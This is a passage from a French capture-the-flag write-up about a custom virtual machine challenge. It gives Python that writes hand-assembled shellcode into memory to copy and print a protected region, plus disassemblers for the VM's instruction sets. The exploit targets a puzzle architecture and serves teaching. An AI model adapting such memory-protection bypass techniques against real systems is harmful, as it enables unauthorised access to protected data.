Écriture d'un *shellcode* de lecture en mémoire : L'exécution en mode noyau ne permet pas d'utiliser des instructions du *firmware*. Cela signifie qu'il va être nécessaire d'écrire le code à exécuter dans la RAM. La fonction ci-dessous permet d'écrire en mémoire les arguments qu'on lui passe à une adresse donnée :

```
"""
Ecris la valeur "value" a l adresse "address" en memoire
"""
def writeMem(address,value):
        returnedIns= ""
        # Ecriture du premier octet en memoire
        returnedIns +=  '20'+chr(((address)&0xFF00)>>8).encode('hex')
        returnedIns +=  '10'+chr(((address)&0xFF)).encode('hex') # r0 = address
        returnedIns +=  '25'+chr(((value)&0xFF00)>>8).encode('hex')
        returnedIns +=  '15'+chr(((value)&0xFF00)>>8).encode('hex') # r5 = value (8 bits de poids
            fort)
        returnedIns +=  'f580' # WRITE [address],valueHigh
        # Ecriture du second octet en memoire
        returnedIns +=  '20'+chr(((address+1)&0xFF00)>>8).encode('hex')
        returnedIns +=  '10'+chr(((address+1)&0xFF)).encode('hex') # r0 = address + 1
        returnedIns +=  '25'+chr(((value)&0xFF)).encode('hex')
        returnedIns +=  '15'+chr(((value)&0xFF)).encode('hex') # r5 = value (8 bits de poids faible
            )
        returnedIns +=  'f580' # WRITE [address],valueLow
        return returnedIns
```

Plusieurs possibilité s'offrent à nous en ce qui concerne le code en lui-même à écrire en mémoire. Il serait possible d'appeler l'équivalent d'un "PRINT" sans la vérification ou d'appeler la lecture en mémoire (fonction "LOAD").

Nous choisirons l'option suivante : copier en mémoire la zone protégée puis faire un PRINT de la zone en mémoire de destination (nous choisirons ici 0x4000) :

```
# Le shellcode sera en 0x2000, et on remplace le premier syscall
firm_str = setCounter(0x2000,0xF000,0).decode('hex')

# Definition du shellcode
# R5=1,R10=0x4000,R9=0xFD00,R0=0xF000
shellcode = "2500"
shellcode += "1501"
shellcode += "2A40"
shellcode += "1A00"
shellcode += "29FD"
shellcode += "1900"
shellcode += "20F0"
shellcode += "1000"

# Debut boucle
shellcode += "2500"*6 # NOP*6
shellcode += "E480" # R4 = [R0]
shellcode += "6005" # R0 += 1
shellcode += "6AA5" # R10 += 1
shellcode += "F48A" # [R10] = R4
shellcode += "7690" # R6 = R9 - R0
shellcode += "a002" # Jump si Z
shellcode += "bfec"
# Fin boucle

shellcode += printMem(0x4000,0x4000)

shellcode = shellcode.decode('hex')
startMem = 0x2000
# Ecriture du shellcode en memoire en partant de l adresse 0x2000
for i in range(0,len(shellcode),2):
        firm_str += writeMem( startMem+i,struct.unpack(">H",shellcode[i:i+2])[0] ).decode('hex')

# Appel system de fin de programme provoquant un saut vers 0x2000 (shellcode)
firm_str += "CF01".decode('hex')
dumpToFile(firm_str,"fw.hex")
upload.upload()
exit(0)
```

On remarquera l'utilisation d'une boucle pour écrire le *shellcode* avec la fonction *writeMem()*.

Le résultat est satisfaisant !




FIGURE 11 – Challenge résolu !

3.5 Conclusion

On remarquera qu'aucun désassemblage du *firmware* initial n'a été évoqué dans cette solution. De fait, l'auteur l'a réalisé mais s'est rendu compte qu'il était inutile puisqu'elle n'apporte pas d'éléments intéressants. Vous trouverez néanmoins un dés-assembleur en annexe, éventuellement utile pour l'analyse de la ROM.

4 Annexes

Fonction de désassemblage des instructions de la machine virtuelle :

```
import struct
opcode32={}
opcode16={}

opcode32[0x0] = "MOV R1,Imm"
opcode32[0x1] = "OR R1,Imm"
opcode32[0x2] = "LOADW R1,[R2+Imm]"
opcode32[0x3] = "LOAD R1,[R2+Imm]"
opcode32[0x4] = "LOADB R1,[R2+Imm] "
opcode32[0x5] = "STOREW R1,[R2+Imm]"
opcode32[0x6] = "STORE R1,[R2+Imm]"
opcode32[0x7] = "STOREB [R2+Imm],R1"

opcode32[0x8] = "BE [Imm]"
opcode16[0x9] = "NOT R1"
opcode16[0xa] = "XOR R1,R2"
opcode16[0xb] = "OR R1,R2"
opcode16[0xc] = "AND R1,R2"
opcode16[0xd] = "LSL R1,R2"
opcode16[0xe] = "LSR R1,R2"
opcode16[0xf] = "ASR R1,R2"
opcode16[0x10] = "SHL R1,R2"
opcode16[0x11] = "SHR R1,R2"
opcode16[0x12] = "ADD R1,R2"
opcode16[0x13] = "SUB R1,R2"
opcode16[0x14] = "MUL R1,R2"
opcode16[0x15] = "DIV R1,R2"
opcode16[0x16] = "INC R1"
opcode16[0x17] = "DEC R1"
opcode16[0x18] = "MOV R1,*R2"
opcode16[0x19] = "BRANCH [RE],R1,R2"
opcode16[0x1a] = "BRANCH [RF],R1,R2"
opcode16[0x1b] = "NOP"
opcode16[0x1c] = "STR [R1R2]"
opcode16[0x1d] = "SYSCALL"
opcode16[0x1e] = "BITPARITY R1,R2"

def disas(instr):
        opcode = ord(instr[0])
        if opcode>8:
                return 2,disas16(instr)
        else:
                return 4,disas32(instr)
def disas16(instr):
        opcode = ord(instr[0])
        mnemonique = opcode16[opcode].replace("R1","R"+str(ord(instr[1])&0xF)).replace("R2","R"+str
            ( (ord(instr[1])&0xF0)>>4 ))
        return mnemonique
def disas32(instr):
        opcode = ord(instr[0])
        mnemonique = opcode32[opcode]
        if opcode == 0 or opcode == 1:
                mnemonique = mnemonique.replace("Imm",hex(((struct.unpack("<H",instr[2:4])[0])<<4)
                    +((ord(instr[1])&0xF0)>>4)) ).replace("R1","R"+str(ord(instr[1])&0xF))
        else:
                mnemonique = mnemonique.replace("Imm",hex(struct.unpack("<H",instr[2:4])[0])).
                    replace("R1","R"+str(ord(instr[1])&0xF)).replace("R2","R"+str( (ord(instr[1])&0
                    xF0)>>4 ))
        return mnemonique
rom = open("all.dump","r")
romContent = rom.read()
pc = 0x40
while(pc<0x400):
        add,mnemonique = disas(romContent[pc:pc+4])
        print hex(pc)+" : "+mnemonique
        pc+=add
```

Fonction de désassemblage des instructions du micro-contrôleur :

```
#opcodes:
opcodes={}
opcodesImm={}
for i in range(0,0x10):
        #mov high
        opcodesImm["2"+hex(i)[2:]]="MOV␣R"+str(i)+"H,"
        opcodesImm["1"+hex(i)[2:]]="MOV␣R"+str(i)+"L,"
        opcodes["e"+hex(i)[2:]]="MEMREAD␣R"+hex(i)[2:]+","
        opcodesImm["c"+hex(i)[2:]]="CALL␣PC+0x"+hex(i)[2:]
        opcodesImm["b"+hex(i)[2:]]="JMP␣PC+0x"+hex(i)[2:]
        opcodes["d"+hex(i)[2:]]="JMP␣isPriv("+hex(i)[2:]+")␣"
        opcodes["8"+hex(i)[2:]]="MUL␣R"+str(i)+","
        opcodes["3"+hex(i)[2:]]="XOR␣R"+str(i)+"␣,"
        opcodes["4"+hex(i)[2:]]="OR␣R"+str(i)+"␣,"
        opcodes["5"+hex(i)[2:]]="AND␣R"+str(i)+"␣,"
        opcodes["7"+hex(i)[2:]]="SUB␣R"+str(i)+"␣,"
        opcodes["6"+hex(i)[2:]]="ADD␣R"+str(i)+","
        opcodes["9"+hex(i)[2:]]="DIV␣R"+str(i)+","
        opcodes["f"+hex(i)[2:]]="MEMWRITE␣R"+str(i)+","
        opcodesImm["a"+hex(i)[2:]]="JZ␣PC+0x"+hex(i)[2:]
for i in range(0x8,0x10):
        opcodesImm["c"+hex(i)[2:]]="SYSCALL␣"


#prends en entree une chaine de caracteres
def disas(instructions):
        #16 bits
        disasString=""
        for index in range(0,len(instructions),2):
                ins = instructions[index]
                if ins.encode("hex")[0] == "e":
                        disasString+= hex(index)+"␣:␣"+opcodes[ins.encode("hex")]+"[R"+instructions
                            [index+1].encode("hex")[0]+"+R"+instructions[index+1].encode("hex")[1]+
                            "]"
                elif ins.encode("hex")[0] == "d":
                        disasString+= hex(index)+"␣:␣"+opcodes[ins.encode("hex")]+"("+instructions[
                            index+1].encode("hex")[0]+")[R"+instructions[index+1].encode("hex")[1]+
                            "]"
                elif ins.encode("hex")[0] == "f":
                        disasString+= hex(index)+"␣:␣"+opcodes[ins.encode("hex")]+"[R"+instructions
                            [index+1].encode("hex")[0]+"+R"+instructions[index+1].encode("hex")[1]+
                            "]"
                elif ins.encode("hex") in opcodesImm.keys():
                        disasString+= hex(index)+"␣:␣"+opcodesImm[ins.encode("hex")]+instructions[
                            index+1].encode("hex")
                elif ins.encode("hex") in opcodes.keys():
                        disasString+= hex(index)+"␣:␣"+opcodes[ins.encode("hex")]+"R"+instructions[
                            index+1].encode("hex")[0]+",R"+instructions[index+1].encode("hex")[1]
                else:
                        disasString+= hex(index)+"␣:␣"+"Instr␣:␣"+ins.encode("hex")+",arg␣:␣"+
                            instructions[index+1].encode("hex")
                disasString+="\n"
        return disasString
```